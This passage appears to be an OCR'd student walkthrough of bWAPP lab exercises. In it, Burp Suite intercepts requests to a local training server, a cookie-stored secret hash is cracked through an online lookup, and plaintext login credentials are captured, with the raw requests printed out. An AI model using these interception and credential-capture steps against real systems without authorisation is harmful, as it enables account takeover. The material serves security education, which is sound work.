


/ Base64 Encoding (Secret) /

Your secret has been stored as an encrypted cookie!

HINT: try to decrypt it...


3.2: Intercept on



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

3.3: Capture the request



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Search
0 highlights

Request to http://192.168.0.192:80

```
GET /bWAPP/insecure_crypt_storage_3.php HTTP/1.1
Host: 192.168.0.192
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.192/bWAPP/insecure_crypt_storage_3.php
Connection: close
Cookie: PHPSESSID=0c2a6560751e8bb9e13f7e97b61e92ab; security_level=1; top_security=maybe; secret=83785efbbef1b4cdf3260c5e6505f7d2261f738d
Upgrade-Insecure-Requests: 1
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	4
Request headers	9

3.4: From the intercept page copy encoded secret and search for decode and find the secret (https://hashes.com/en/decrypt/hash)




✔ Found:

83785efbbef1b4cdf3260c5e6505f7d2261f738d:Any bugs?

4: Clear Text HTTP (Credentials)

4.1: Set Challenge and set medium level



Current: medium

/ Clear Text HTTP (Credentials) /


Enter your credentials *(bee/bug)*.

Login:

Password:

A certificate must be configured to fully function!

4.2: Try to log in a page



Current: medium

/ Clear Text HTTP (Credentials) /


Enter your credentials *(bee/bug)*.

Login: admin

Password: ••••••••


A certificate must be configured to fully function!

4.3: Capture the request


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to https://192.168.0.192:443
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 4
Request headers 17
Search
0 highlights
Event log (2) All issues
Memory: 96.0MB

```
POST /bWAPP/insuff_transp_layer_protect_1.php HTTP/1.1
Host: 192.168.0.192
Cookie: PHPSESSID=0c2a6560751e8bb9e13f7e97b61e92ab; security_level=1; top_security=maybe; secret=83785efbbef1b4cdf3260c5e6505f7d2261f738d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.192/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://192.168.0.192
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close

login=admin&password=admin123&form=submit
```


4.4: From the capturing request we can see the secret code or passcode


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
1 × +
Send Cancel
Target: https://192.168.0.192
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 4
Request headers 17
Search
0 highlights
Search
0 highlights
Ready

```
POST /bWAPP/insuff_transp_layer_protect_1.php HTTP/1.1
Host: 192.168.0.192
Cookie: PHPSESSID=0c2a6560751e8bb9e13f7e97b61e92ab; security_level=1; top_security=maybe;
secret=83785efbbef1b4cdf3260c5e6505f7d2261f738d
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.0.192/
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://192.168.0.192
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
Connection: close

login=admin&password=admin123&form=submit
```

5: Session Management - Strong Session

5.1: Set the challenge and set medium level



https://192.168.0.192/bWAPP/portal.php

Choose your bug: ---------------------- bWAPP v2.2 ----------------------

Set your security level: low Current: medium


/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
bWAPP
an extremely buggy web app !
Hack
Set
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
---------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN

5.2: Log into user nur with another browser



Not secure 192.168.0.192/bWAPP/portal.php

Choose your bug: ---------------------- bWAPP v2.2 ----------------------

Set your security level: low Current: low


/ Portal /

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Which bug do you want to hack today? :)

bWAPP
an extremely buggy web app !
Hack
Set
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Nur
---------------------- bWAPP v2.2 ----------------------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
Hack
NATIONAL CENTER FOR MISSING & EXPLOITED CHILDREN

5.3: Cookies of user bee



